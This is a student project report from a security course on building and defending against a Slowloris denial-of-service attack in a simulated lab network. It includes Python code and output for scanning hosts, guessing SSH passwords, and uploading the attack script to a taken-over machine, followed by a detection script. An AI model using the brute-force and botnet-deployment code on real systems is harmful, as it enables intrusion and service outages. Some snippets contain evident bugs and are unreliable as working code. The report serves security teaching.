



SAN JOSÉ STATE UNIVERSITY

CMPE - 209

Project Report on

Implementation and Defense against Slowloris Attack

Project Advisor

PROF. CHAO-LI TARNG

PROJECT GROUP-16

AASHAV PANCHAL - 011463361

ROOP KUMAR SRIRAMULU - 011431212

SWAPNIL BAHULEKAR - 011483069

SWAPNASHEEL DATTU SONKAMBLE - 011452610

Table of Contents

1. Project Overview	4
1.1 Motivation	
1.2 History and Background	
2. Objective and Scope	6
2.1 Objective	
2.2 Scope	
2.3 Deliverables	
3. Architecture	7
3.1 Technology	
3.2 Tools	
4. Implementation, Result and Analysis	9
5. Conclusion	22
6. Contributions	22
References	23

Abstract:

Since few years, many new security threats have emerged. There have been threats which does not target the resources of the attacking server but would instead try to attack their availability to users. This kind of Security threat is termed as DOS (Denial of Service attacks). Denial of Service (DOS) attacks are just aimed at blocking the data from reaching the requested destination.

A Major problem during DoS attacks is that the IP address of the attacker is being spoofed to make sure that the attacker remains undetected and keep attacking for a long time. But the attack can be blocked by blocking the spoofed IP address as well. Thus, this attack is carried out in a new way using multiple compromised systems called zombies/bots which are controlled by the attacker from a control center to attack a server. Using the Distributed system, the detection/prevention of the attack becomes very difficult and the attack is more concentrated using multiple resources to attack.

Slowloris is yet another kind of DoS attack that operates at the application layer of the network architecture. Its threat is based on the exploitation of the application layer design of the web servers, making it possible for a single machine to attack a target web server with minimal bandwidth requirement , achieved by opening maximum possible connections to the target web server for longest possible time by a partial HTTP request. This gets the server busy to serve all the request of the same attacking machine making it unavailable for other users trying to access it.

What we conclude is that with the increasing number of connected devices there has to be improved detection/prevention system for different kinds of attacks trying to take down the server.

1. Overview:

The availability of the cloud services has led to revolution in internet and thus indeed led to increase in number of internet connected devices with content and service availability online all the time. But along with ease of accessing contents it also brings the risk of increasing cybersecurity threats associated with it, which have enough capability take down the available resources online and thus cause loss to the service provider as well as to the user trying to access the service. This kind of threats related to the exhaustion of the available resources over the internet have been termed as Denial of service attacks which are based on use of high bandwidth to exhaust the server to be attacked.

This project considers one of the very important kind of DDoS/DoS called Slowloris attack which makes use of minimal bandwidth and can take down the web server making use of a single agent. Slowloris attack is a layer 7 protocol attack which makes the use of multiple prolonged HTTP requests to block all the available threads to access the web server making it unavailable to other users trying to access it.

The attack is being deployed by getting an access to an available vulnerable agent in the network and deploying the script to run the Slowloris attack through after gaining the access through the brute force attack script.

The aim of the project is to identify the causes of the Slowloris attack and finding the most efficient ways of detecting the Slowloris attack running on the web server as it is very difficult to detect it because it sends valid HTTP requests which are undetectable by normal firewall and security rules. Also finding the optimum solution for mitigating the Slowloris attack from the attacked server.

1.1 Motivation:

DoS/DDoS comprises of most commonly used cyber security threats as they directly exhaust the resource availability which could incur high losses to the companies and inconvenience to the users trying to access the content. As per the research conducted by Neustar Research, “43 percent of companies admitted to a revenue loss of at least \$250,000 per hour at the peak of the attack, which could turn into millions of dollars in lost revenue as DDoS attacks grow larger and are sustained for longer period of times.”

Though been one of the most crucial attacks to tackle unfortunately they are amongst the most difficult attacks to defend against because of the spoofed agents used by the attacker. Also, there has been new kinds of attacks like Slowloris based on application layer which becomes hard to identify because of the normal behaviour of the applications.

Thus, there has been an intense need to learn different kinds of DDoS/DoS attacks and find the ways to detect/mitigate them so as to enhance the security measures against increasing cyber security threats in an era of increasing internet connected devices.

1.2 History and Background :

Over a period of time with evolving internet usage and number of connected devices, cybersecurity world has faced numerous different kinds of threats responsible for exhausting the resources available on the Internet. While most of the DoS/DDoS attacks are bandwidth dependent and utilizes high bandwidth to take down the attacking servers, few attacks like Slowloris can offer the same purpose utilizing less bandwidth.

“Slowloris attacks emerged during the 2009 Iranian presidential elections as a prominent tool used to use DoS against the site ran by the Iranian government. It was used over the normal DDoS attacks as they would affect the Internet access equally for the protestors as that to the government because of high bandwidth consumption. Thus Slowloris attack was used to give the same impact on attacking servers utilising low bandwidth so threat the protestors could still access the internet content.”[13]

Since then the Slowloris attack has been prominently used as an application layer attack on web servers software like Apache which are very vulnerable to it. Because they are not easily detected by firewalls etc. as the HTTP requests sent are valid requests.

2. Objective and Scope

2.1 Objective

The main objective of the project is to detect the sequential steps involved in a DDoS attack(Slowloris).

1. Creation of Network Topology:

To create botnet topology using GNS3 which will consist of three or more nodes , one will be the botnet server which will be used to take control of the other nodes.The second node will be botnet agent which will be actually used to perform the attack on the victim.The final node will be the victim node on which the attack will take place.

2. Botnet Creation:

To write a python script that will help the botnet server to take control of the agent by establishing SSH connection.

3. Attack generation(Slowloris):

To write a python script to perform slowloris attack that will be transferred by botnet server to agent which is going to perform the attack on the victim machine.

4. Intrusion Detection System :

To build an intrusion detection system which will be able to detect the attack in progress at the victim machine. After detection of the attack develop functionality to mitigate the ongoing attack and prevent/block any further attacks on victim machine.

2.2 Scope:

Slowloris works by opening multiple connections to the targeted web server and keeping them open.It does that by continuously sending subsequent HTTP headers for each request, but never actually completing the request. This results in exhausting the targeted server's maximum concurrent connection pool. This project will be developed as an attempt to mitigate or prevent the web servers attacks currently happening in the world today.

2.3 Deliverables:

We are planning to develop a python based tool to defend against a DDoS (Slowloris)attack.

- Using own botnet script to develop a botnet
- Deploy Botnets using botnet agent.
- Apache Web server to server http requests.
- Use GNS3 to create the topology.
- Defense script to detect the attack on web server and mitigate/prevent it.

3. Architecture

The project is divided into sections that make sure to scan the number of nodes connected in the network, and the open ports on these nodes. Once we get a hold of number of nodes in the network and the open ports on these nodes, user can select the node to be an agent and can use that agent to attack the web server.

The application once decided on the agents and victim's IP address, can inject the malicious "SlowLoris.py" file in the agents and initiate an attack on the webserver's IP address. Once we initiate the attack on the web server, the Slow Loris script will be responsible to create sockets and send incomplete requests to the web server eventually forcing denial of service.

Flow chart to show the flow of work can be as shown below:-




Fig 1: Flow for attack execution




Fig 2: Flow for defense

3.1 Technology

Python - The application has been designed in python programming language. Main reason for using python as the programming language is because of it being rich with networking libraries. Apart from it having a simplified syntax - that reduces the complexity in programming - it is one of the main network development language and it will be easy to implement more feature to the code in the future.

3.2 Tools

NMAP Scan - NMAP is a multifaceted utility used to scan a range of IP addresses, identify active systems, determine open ports, and identify respective operating system. It is a free software offered under terms of GNU GPL. We make use of the python-nmap library to scan number of hosts connected and active in the topology.

Steps to use python-nmap library

1. Use python-pip to install nmap library
 - a. Sudo apt-get install python-pip -y
 - b. Sudo pip install nmap
2. Now install nmap package in the UNIX system
 - a. Sudo apt-get install nmap
3. You can also manually download the nmap library from the python.org/libraries
 - a. Once downloaded, unzip the package
 - b. In terminal, change directory to the downloaded package
 - c. Run, "sudo python install setup.py"

NMAP uses TCP syn scan to find the number of nodes and open ports in the network/ topology.

SFTP (Secure file transfer protocol) - SFTP allows you to transfer files over SSH File transfer protocol using SSH version 2. After authentication, a connection is established between the ALSB service and the SFTP server and file transfer occurs.

We use the "**pysftp**" python package for this purpose. The connection object and its 'hostkeys = None' parameter forces the program to use a username and password method of authentication instead of a hash stored in the 'known_hosts' file.

SSH Connect - We use the secure shell to connect to the agent and acquire its console to execute commands. For this, we use the "**pxssh**" library from the "**pexpect**" package. Using pxssh, we try to connect to the agent using a "Password Brute force" method.

Password Brute force method works with a dictionary file with possible combinations of passwords. The application uses this dictionary file to authenticate login into the agent using

each password from the dictionary file. Successful login details are displayed on the terminal for the attacker to use them if required.

Sockets - We make use of kernel and web sockets to keep connection with the web server alive.

Sockets are endpoints of a network communication. A socket consists of an IP address and a Port number. Every service which needs to communicate with others require a port number.

HTTP GET -

“Hypertext Transfer Protocol is a layer 7 protocol which operates over TCP. This works as a request-response protocol between clients and servers. In HTTP, the 2 most commonly used requests are GET and PUT. The GET request when sent by a client will retrieve data from the server.”

4. IMPLEMENTATIONS, RESULTS and ANALYSIS

Module 1:

This module deals with the implementation of topology in the GNS3 network simulation tool.

Step 1:

The first step in implementing the project was to implement a topology that would reflect the use of the Slow Loris denial of service attack in the real world.

We decided to use the GNS3 network simulation tool as it has an integration with real virtual machines and docker appliances to scale the network as required. Below is an image of the topology implemented in the GNS3 network simulation tool.




Fig 3: Network Topology

Components in the topology:

1. Debian based virtual machines that acted as Botnet-server and Web-server
2. Debian based docker appliance that acted as agents to the Botnet server

Module 2:

This module deals with the Web-server and the Botnet-server.

The Web-server:

For this project, we are using the Apache2 server. Main reason in using the apache server is because apache creates new threads for every new connection request. This way, when we use the slowloris attack on the apache web server, the connection is always kept alive and web server always serves the connection even when we are not sending any newer requests.

Steps to install a web server in Linux systems

1. Sudo apt-get update
2. Sudo apt-get install apache2 -y
3. Sudo service apache2 start (To start apache server)

Apache web server looks for the “**index.html**” file in the “**/var/www/html/**” directory. A sample web page create that was run in the Web server virtual machine is as shown below. To access the web page, we enter the IP address of the web server virtual machine in the browser. 192.168.122.36 was the web server’s IP address in our case.

HTML code snippet

```
1  <!DOCTYPE html>
2  <html>
3  <head>
4      <title>CMPE-210 Demo Website</title>
5      <link rel="stylesheet" type="text/css" href="demo.css">
6  </head>
7  <body>
8
9      <h1 id="center">CMPE-210 Project Demo</h1>
10
11      <div class="page-bg">
12      </div>
13
14      <h1 id="center"> Project title </h2>
15      <h1 id="center"> Network analyzer to defend against DDOS attack - Slow Loris </h3>
16
17      <h2 id="center">Project members:</h2>
18      <ul id="center">
19          <li>Aashav Panchal</li>
20          <li>Roopkumar S</li>
21          <li>Swapnasheel Sonkamble</li>
22          <li>Swapnil Bahulekar</li>
23      </ul>
24
25  </body>
26  </html>
```

Fig 4: HTML code snippet

CSS code snippet

```
1  #center{
2      text-align: center;
3      border: 3px solid blue;
4      padding: 10px;
5  }
6
7  body{
8      font-family: "Arial";
9      color: blue;
10 }
11
12 .page-bg{
13     background-image: url(http://www.sjsu.edu/sjsuhome/pics/statues-02.jpg);
14     height: 100%
15
16     background-position: center;
17     background-repeat: no-repeat;
18     background-size: cover;
19
20     -webkit-filter: blur(5px);
21     -moz-filter: blur(5px);
22     -o-filter: blur(5px);
23     -ms-filter: blur(5px);
24     filter: blur(5px);
25     position: fixed;
26     width: 100%;
27     height: 100%;
28     top: 0;
29     left: 0;
30     z-index: -1;
31 }
32
```

Fig 5: CSS code snippet

```
aashav@ubuntu: /var/www/html
aashav@ubuntu: ~
aashav@ubuntu: /var/www/html$ ls
demo.css  index.html
aashav@ubuntu: /var/www/html$
```



Fig 6 : HTML web page

The Botnet-server:

The Botnet-server is responsible for the DOS attack. It makes use of the agents in the network to attack the web-server making it look like a DDOS attack.




Fig 7 : Bonet Architecture [12]

In this project, we have written a Botnet program in python that shall take control over the agents in the network and target the web server. This way, the botnet master is hidden and not directly involved in the DDOS attack.

The botnet-server does that in the following parts

Part 1: Scan available nodes and open ports in the network

We make use of the python-nmap package to find the number of nodes and their open ports in the topology. Below is a snippet of the function of the code used to get the nodes information.

```
25  ## Scan network for available hosts and open ports
26
27  def nmap_scan(network):
28
29      print("Scanning for available hosts in the network..")
30
31      nm = nmap.PortScanner()
32
33      nm.scan(network, '20-1024')
34
35      for host in nm.all_hosts():
36          print("-----")
37          print("Hosts: %s (%s)" %(host, nm[host].hostname()))
38          print("State: %s" % nm[host].state())
39
40      for proto in nm[host].all_protocols():
41          print("-----")
42          print("Protocol: %s" %proto)
43
44          open_ports = nm[host][proto].keys()
45          open_ports.sort()
46
47          for port in open_ports:
48              print("port: %s\t state : %s" %(port, nm[host][proto][port]['state']))
49
```

Fig 8 : NMAP scan code snippet

This function when run, gives us the list of available nodes and their open ports in the network as shown below


```
goku@swapnasheel: ~/Desktop/209
goku@swapnasheel: ~/Desktop/209$ python myBrute.py 192.168.122.0/24 dict.txt
Scanning for available hosts in the network..
-----
Hosts: 192.168.122.1 ( )
State: up
-----
Hosts: 192.168.122.134 ( )
State: up
-----
Hosts: 192.168.122.151 (swapnasheel)
State: up
-----
Hosts: 192.168.122.217 ( )
State: up
-----
Hosts: 192.168.122.36 (ubuntu)
State: up
-----
Protocol: tcp
port: 22      state : open
port: 80      state : open
-----
Select IP address you want as an agent:
```

Fig 9: Nmap scan results

In the program, 'nm' is the object created using the Port Scanner class of the nmap package. The nm.scan() takes in two arguments, first is the network - which in our case is 192.168.122.0/24 - and second range of ports to scan. It then scans the network and returns the list of nodes in the network. We then print the required information from the scan results as seen in the results image.

Part 2: Connect to the agent

Here we make use of the "pxssh" library as explained in the tools section. We connect to the agent and give the console of the agent to the botnet-master. Code snippet for the connect function is as shown below.


```

51 # SSH and connect to the desired host
52
53 def connect(host, user, password):
54     fails = 0
55
56     try:
57         s = pxssh.pxssh()
58         s.force_password= True # Don't go for private-public key verification, ask for password
59         s.login(host, user, password)
60         print 'Password found ' + password
61         return s
62
63     except Exception, e:
64         if fails > 5:
65             print 'Too many socket timeouts '
66             exit(0)
67
68         elif 'read_nonblocking' in str(e):
69             fail += 1
70             time.sleep(5)
71             return connect(host, user, password)
72
73         elif 'synchronizw with original prompt' in str(e):
74             time.sleep(1)
75             return connect(host, user, password)
76         return None
77

```

Fig 10 : Botnet server script code snippet

Once we establish connection, we want to make sure that we transfer the “Slow-Lorris.py” into the agent and take console of the agent in order to execute the attack. This is explained in Part 3

Part 3 : Transferring the “Slow-Lorris.py” file in the compromised agent host

After we have compromised the agent host, we need to transfer the Slow-lorris.py file in the agent to execute the attack on the web-server. We acheive the file transfer using the python-SFTP module. Code snippet for the SFTP is as shown below.


```

87 # Transfer the Slow-Lorris file in the agent
88 def send_file(host, user, password):
89
90     print("Sending file on Host: %s Username: %s Password: %s" %(host,user,password))
91
92     try:
93         cnopts = sftp.CnOpts() # CnOpts stands for Connection Options
94         cnopts.hostkeys = None
95         s = sftp.Connection(host=host, username=user, password=password, cnopts=cnopts)
96
97         print("Connection done...!!")
98
99         remotepath= '/home/sopya/SlowLorris.py'
100         localpath= os.getcwd()+ '/'+'slowL.py'
101
102         s.put(localpath, remotepath)
103
104         print("File sent successfully..!!")
105
106         s.close()
107
108     except Exception, e:
109         print(e)
110

```

Fig 11: Send file to agent code snippet

Results of the connect method, and successful file transfer can be shown as below

A terminal window with a dark purple background and a small icon in the top-left corner. The text is white and shows the process of establishing an SSH connection to an agent at IP 192.168.122.152. The user 'sopya' is logged in as 'root'. A file named 'Slowloris.py' is sent to the host. The terminal shows the file being sent successfully and the user being able to run 'ls' to see the file in the remote directory.

```
-----  
Select IP address you want as an agent: 192.168.122.152  
Enter the username of the agent: sopya  
Testing password -> 123456  
Testing password -> password  
Testing password -> root  
Password found root  
Sending file on Host: 192.168.122.152  
Username: sopya  
Password: root  
Connection done...!!  
File sent successfully...!!  
[SSH connected, Issue commands Q or q for quitting!]  
>ls  
ls  
Slowloris.py  
>
```

Fig 12: Establishment of SSH connection

As seen from the snapshot, we have successfully transferred the file in the agent machine and acquired the console of the agent to verify file transfer. This way, we can now execute the DOS attack on the web-server.

Part 4: Attack on the web-server

Slow Loris attack generation:

Now that we have the Slow Loris file in the agent, and we have the console of the agent. We execute the script with the IP address of the web server as an argument to the Slow loris program.

Slow loris script then creates sockets and keep alive messages to keep the server busy with small chunks of GET requests as explained above in the Slowloris attack generation.




Fig 13: Slowloris attack flow diagram

The Slowloris attack is started by first getting the victim's IP address and the number of sockets to be created between the attacker and the victim machine. Then, create the sockets using the HTTP GET request. Once the connections are established, we have to create keep alive headers and recreate sockets for every time period. This is done to keep the connections active between the attacker and the victim.

Defense:

The defense script shown below is deployed on the web server under attack. The script deploys the detection bash script on the web server to detect if the server is under attack.

The detection bash script gives the number of sockets associated with every IP address trying to access the server. If the number of sockets associated with any IP address is more than 100, the web server is assumed to be under attack.

The script gives the options to Mitigate the attack or Resume the server state. If the user selects the option to mitigate the attack, The mitigation bash scripts is deployed to mitigate the attack on the server.

After the attack is mitigated the server resumes the normal state.

```
1  import subprocess
2  import os
3
4  proc = subprocess.Popen(["./detection.sh"], stdout=subprocess.PIPE, shell=True)
5  (out, err) = proc.communicate()
6  s = out.split()
7  #print out
8  x = s[0::2]
9  #print x
10 y = s[1::1]
11 #print y
12 n=0
13 for n in x:
14     if int(n) > 100:
15         print " Your server is under attack by attacker - {}".format(y[0])
16         print " No. of sockets opened by attacker - {}".format(x[0])
17         ans=True
18         while ans:
19             print ("""
20                 1.Mitigate the attack on your server
21                 2.Resume current server state
22                 3.Exit from the menu
23             """)
24             ans=raw_input("Enter the option: ")
25             if ans=="1":
26                 os.system('sudo gnome-terminal -x sh -c "./mitigation.sh; bash')
27                 break;
28             elif ans=="2":
29                 print("\n Resuming the current server state")
30                 break;
31             elif ans=="3":
32                 print("\n Goodbye")
33                 break;
34             elif ans != "":
35                 print("\n Not Valid Choice Try again")
36 else:
37     print " Your server is safe!"
```

Fig 14 : Defense script code snippet




Fig 15: Flow for slowloris attack




Fig 16: Flow for Defense

5. Conclusion :

The python based tool developed was able to successfully detect the slowloris attack in progress on the Apache web server running on the victim machine by notifying the the number of active connections the web server is currently serving. The defense script also provides an option to mitigate and finally prevent the attack which will then help to restart the Apache web server. After mitigation of the attack , the web page was loaded successfully.

Slowloris attack gives the attacker the power to take down a web server in less than 5 minutes by just using a normal laptop. Slowloris attack will affect only thread based web servers like Apache rather than event-driven servers like NGINX

Mitigation of slowloris attack is achieved by :

- a) Limiting numbers of connections from one IP
- b) Lower the timeout time for each http connection

